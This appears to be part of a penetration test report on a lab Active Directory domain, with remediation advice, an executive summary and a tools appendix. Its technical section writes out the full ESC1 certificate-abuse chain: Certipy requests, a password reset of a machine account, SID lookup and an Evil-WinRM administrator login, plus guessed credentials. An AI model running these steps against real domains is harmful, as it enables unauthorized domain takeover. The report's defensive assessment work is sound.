- **Description:** The certificate authority (`retro-DC-CA`) had a misconfigured template (`Vuln-ESC1`) vulnerable to ESC1 exploitation, allowing authenticated users (e.g., `BANKING$`) to request certificates with arbitrary subject names, including the `administrator@retro.vl` User Principal Name (UPN), and client authentication capabilities. This enabled impersonation of the `Administrator` account.
- **Impact:** An attacker with low-privileged credentials could obtain a certificate for the `Administrator` , granting full administrative access to the domain controller. This could lead to complete domain compromise, including unauthorized access to sensitive data and system controls.
- **Technical Summary:** The vulnerable template was identified using:

```
certipy-ad find -u 'BANKING$@retro.vl' -k -target DC -vulnerable -
stdout
```

An initial certificate request failed due to an unsupported key size:

```
certipy-ad req -u 'BANKING$@retro.vl' -k -ca retro-DC-CA -template
Vuln-ESC1 -upn administrator@retro.vl -dc-ip 10.129.234.44 -target DC
-dc-host DC
```

After changing the `BANKING$` password:

```
sudo impacket-changepasswd -newpass p1p2p3p4
'retro.vl/BANKING$:banking@dc.retro.vl' -protocol rpc-samr
```

A certificate was requested with a 4096-bit key:

```
certipy-ad req -u 'BANKING$@retro.vl' -p p1p2p3p4 -ca retro-DC-CA -template Vuln-ESC1 -upn administrator@retro.vl -target dc.retro.vl -key-size 4096
```

The Administrator's SID was enumerated:

```
sudo impacket-lookupsid retro.vl/BANKING$:p1p2p3p4@DC.retro.vl
```

A certificate was requested with the SID:

```
certipy-ad req -u 'BANKING$@retro.vl' -p p1p2p3p4 -ca retro-DC-CA -template RetroClients -upn administrator@retro.vl -sid S-1-5-21-2983547755-698260136-4283918172-500 -target dc.retro.vl -key-size 4096
```

The certificate was used to authenticate:


```
certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.234.44
```

A screenshot of the authentication output is provided:

Administrative access was achieved via:

```
evil-winrm -u administrator -H <REDACTED> -i DC.retro.vl
```

A screenshot confirming administrative access is provided:



4. Recommendations

To remediate and mitigate the vulnerabilities identified during this engagement—specifically, the weak credential configuration in SMB shares and the ESC1 certificate authority misconfiguration—the following recommendations should be implemented across the Windows-based Active Directory environment:

1. Strengthen SMB Share Security

- **Restrict Share Access**: Modify permissions on the `Trainees` and `Notes` SMB shares to prevent access by unauthenticated accounts like `Guest`. Ensure only authorized users have read access, using Active Directory group policies to enforce least-privilege principles.
- **Remove Sensitive Information**: Audit all SMB shares for files containing operational details, such as `Important.txt` and `ToDo.txt`, that could hint at account structures or credentials. Remove or secure such files in restricted shares with encryption.
- **Implement SMB Signing**: Enforce SMB signing and encryption on all shares to prevent unauthorized access and ensure data integrity. Configure the domain controller (`DC.retro.vl`) to require SMBv3 with signing enabled.

2. Secure Credential Management

- **Eliminate Weak Credentials**: Replace default or easily guessable credentials (e.g., `trainee:trainee`, `BANKING$:banking`) with complex, unique passwords. Implement a domain-wide policy enforcing strong password requirements (minimum 12 characters, mixed case, numbers, and symbols).
- **Rotate Computer Account Passwords**: Regularly rotate passwords for computer accounts like `BANKING$`. Disable unused accounts or restrict their trust relationships to prevent exploitation, as seen with the `STATUS_NOLOGON_WORKSTATION_TRUST_ACCOUNT` error.
- **Enforce Account Lockout Policies**: Configure Active Directory to lock out accounts after multiple failed login attempts, reducing the risk of credential guessing attacks.

3. Harden Certificate Authority Configuration

- **Restrict Certificate Template Permissions**: Modify the `Vuln-ESC1` template to remove the `EnrolleeSuppliesSubject` flag and limit enrollment rights to exclude `Domain Computers` (e.g., `BANKING$`). Ensure only authorized accounts can request certificates with client authentication capabilities.
- **Audit Certificate Authorities**: Regularly review the `retro-DC-CA` configuration using tools like Certipy to identify and remediate ESC1 vulnerabilities. Disable or reconfigure templates that allow arbitrary subject names, as per guidance from resources like:
  - https://www.specterops.io/assets/resources/Certified_Pre-Owned.pdf
  - https://posts.specterops.io/certified-pre-owned-d95910965cd2
- **Enforce Strong Key Sizes**: Configure the certificate authority to require minimum key sizes (e.g., 4096 bits) for all certificate requests, preventing errors like `CERTSRV_E_UNSUPPORTED_CERT_TYPE`.

4. Secure Kerberos Authentication

- **Enable Kerberos Armoring**: Implement Fast Armoring for Kerberos (FAST) to protect against ticket manipulation and offline attacks, reducing the risk of unauthorized ticket generation as seen with `BANKING$.ccache`.
- **Restrict Computer Account Privileges**: Limit the scope of computer accounts like `BANKING$` to prevent them from interacting with critical services (e.g., certificate authorities) unless explicitly required.
- **Monitor Kerberos Activity**: Enable detailed Kerberos logging on the domain controller to detect suspicious ticket requests or authentication attempts, integrating logs into a centralized SIEM system.

5. Enhance Monitoring and Logging

- **Centralize Logs**: Aggregate logs from SMB, Kerberos, LDAP, and WinRM services into a Security Information and Event Management (SIEM) system. Monitor for unauthorized access attempts, such as those using guessed credentials or certificate requests.
- **Audit Certificate Issuance**: Implement logging for certificate authority activities to detect and alert on unauthorized certificate requests, particularly those targeting high-privilege accounts like `administrator@retro.vl`.
- **Develop Incident Response Playbooks**: Create procedures for responding to indicators of compromise, such as unauthorized SMB share access or certificate misuse. Include steps for isolating affected systems, revoking compromised certificates, and resetting credentials.

6. Conduct Regular Security Audits

- **Vulnerability Scanning**: Perform periodic scans using tools like Nmap to identify open ports (e.g., 445, 88, 389) and misconfigured services. Validate that no shares are accessible to unauthenticated users.
- **Privilege and Configuration Audits**: Regularly review Active Directory group memberships, share permissions, and certificate authority configurations to ensure compliance with least-privilege principles, preventing accounts like `trainee` or `BANKING$` from having excessive access.

By implementing these layered recommendations—focused on securing SMB shares, strengthening credentials, hardening certificate authorities, enhancing Kerberos security, and improving monitoring—the organization will significantly reduce its exposure to unauthorized access, credential compromise, and domain-wide escalation.

5. Conclusions

Executive Summary

Imagine an organization’s digital systems as a secure office building, where locked doors and restricted file rooms protect sensitive information, and only authorized employees with

unique keycards can access specific areas. During this assessment, critical weaknesses were uncovered that allowed an outsider to bypass these safeguards, access restricted areas, and take control of the entire building.

Here's what was found:

- **Open File Cabinets with Password Hints**: A shared folder, accessible to anyone without a keycard, contained a note suggesting that all trainees used the same login details. By guessing a simple password based on this hint, access was gained to additional sensitive files, much like finding a Post-it note with a safe's combination in an unlocked desk drawer.
- **Skeleton Key from a Misconfigured System**: A computer account, meant for internal use, was exploited to create a fake ID card that mimicked the building manager's credentials. This allowed full control over every system, as if an employee could forge a master key to unlock every door.

These flaws are like leaving a backdoor open and allowing a low-level worker to issue master keys. If exploited by a malicious actor, such vulnerabilities could lead to catastrophic consequences—hackers could steal customer data, disrupt operations, or lock the organization out of its systems, demanding a ransom. For instance, a breach exposing client financial details could trigger lawsuits, erode trust, and cost millions in damages. Mitigating these risks is critical to ensure the digital office remains secure, protecting data and maintaining business continuity.

Technical Summary

The following high-impact vulnerabilities were confirmed during the engagement:

1. **Weak Credential Configuration in SMB Shares**
   - **Issue**: The `Trainees` SMB share was accessible to the `Guest` account without authentication, revealing `Important.txt`, which hinted at a shared account. The credentials `trainee:trainee` were guessed, granting access to the `Notes` share. Similarly, `ToDo.txt` referenced a computer account, leading to the successful guess of `BANKING$:banking`.
   - **Risk**: Easily guessable credentials enabled unauthorized access to sensitive shares and domain resources, facilitating lateral movement and further exploitation, such as certificate misuse.
2. **Certificate Authority Misconfiguration (ESC1)**
   - **Issue**: The `retro-DC-CA` certificate authority had a misconfigured template (`Vuln-ESC1`) vulnerable to ESC1 exploitation, allowing the `BANKING$` account to request a certificate with the `administrator@retro.vl` UPN and SID `S-1-5-21-2983547755-698260136-4283918172-500`. This certificate was used to authenticate via WinRM, granting full administrative access.

- **Risk**: The ability to issue arbitrary certificates enabled impersonation of the `Administrator`, leading to complete domain compromise, including access to sensitive data and system controls.

These vulnerabilities highlight how weak credential policies and misconfigured certificate authorities can enable attackers to escalate from unauthenticated access to full domain control without advanced exploits. Mitigating these risks requires robust credential management, restricted share access, hardened certificate authority configurations, and enhanced monitoring to prevent unauthorized access and escalation.

Appendix: Tools Used

- **Nmap**
  - **Description**: A network scanning tool utilized for initial reconnaissance and port enumeration. It identified critical services such as DNS (port 53), Kerberos (port 88), LDAP (ports 389, 3268), SMB (ports 139, 445), and RDP (port 3389) on the target domain controller (`DC.retro.vl`), confirming a Windows Server 2022 environment.
- **NetExec (nxc)**
  - **Description**: A network exploitation tool used for SMB enumeration and credential validation. It facilitated the discovery of accessible shares (`Trainees`, `Notes`) using the `Guest` account, validated the guessed credentials `trainee:trainee` and `BANKING$:banking`, and enumerated user accounts within the `retro.vl` domain.
- **Impacket Suite**
  - **Description**: A collection of Python tools for interacting with network protocols. The `getTGT` module generated Kerberos tickets for the `BANKING$` account, `changepasswd` updated the `BANKING$` password to `<REDACTED>`, and `lookupsid` enumerated the Administrator's SID (`S-1-5-21-2983547755-698260136-4283918172-500`) for certificate requests.
- **Certipy**
  - **Description**: A tool for enumerating and exploiting Active Directory certificate services. It identified the vulnerable `Vuln-ESC1` template in the `retro-DC-CA` certificate authority, enabling the issuance of a certificate for `administrator@retro.vl` and authentication to obtain the Administrator's NTLM hash.
- **Evil-WinRM**
  - **Description**: A remote shell tool used for authenticated interactions with Windows servers over WinRM. It leveraged the Administrator's NTLM hash (`<REDACTED>`) to establish a session on the domain controller, confirming full administrative access with the `whoami` command.

These tools were critical throughout the assessment, from reconnaissance to exploitation, enabling comprehensive enumeration of the Active Directory environment, identification of

weak credentials, and exploitation of certificate authority misconfigurations to achieve domain compromise.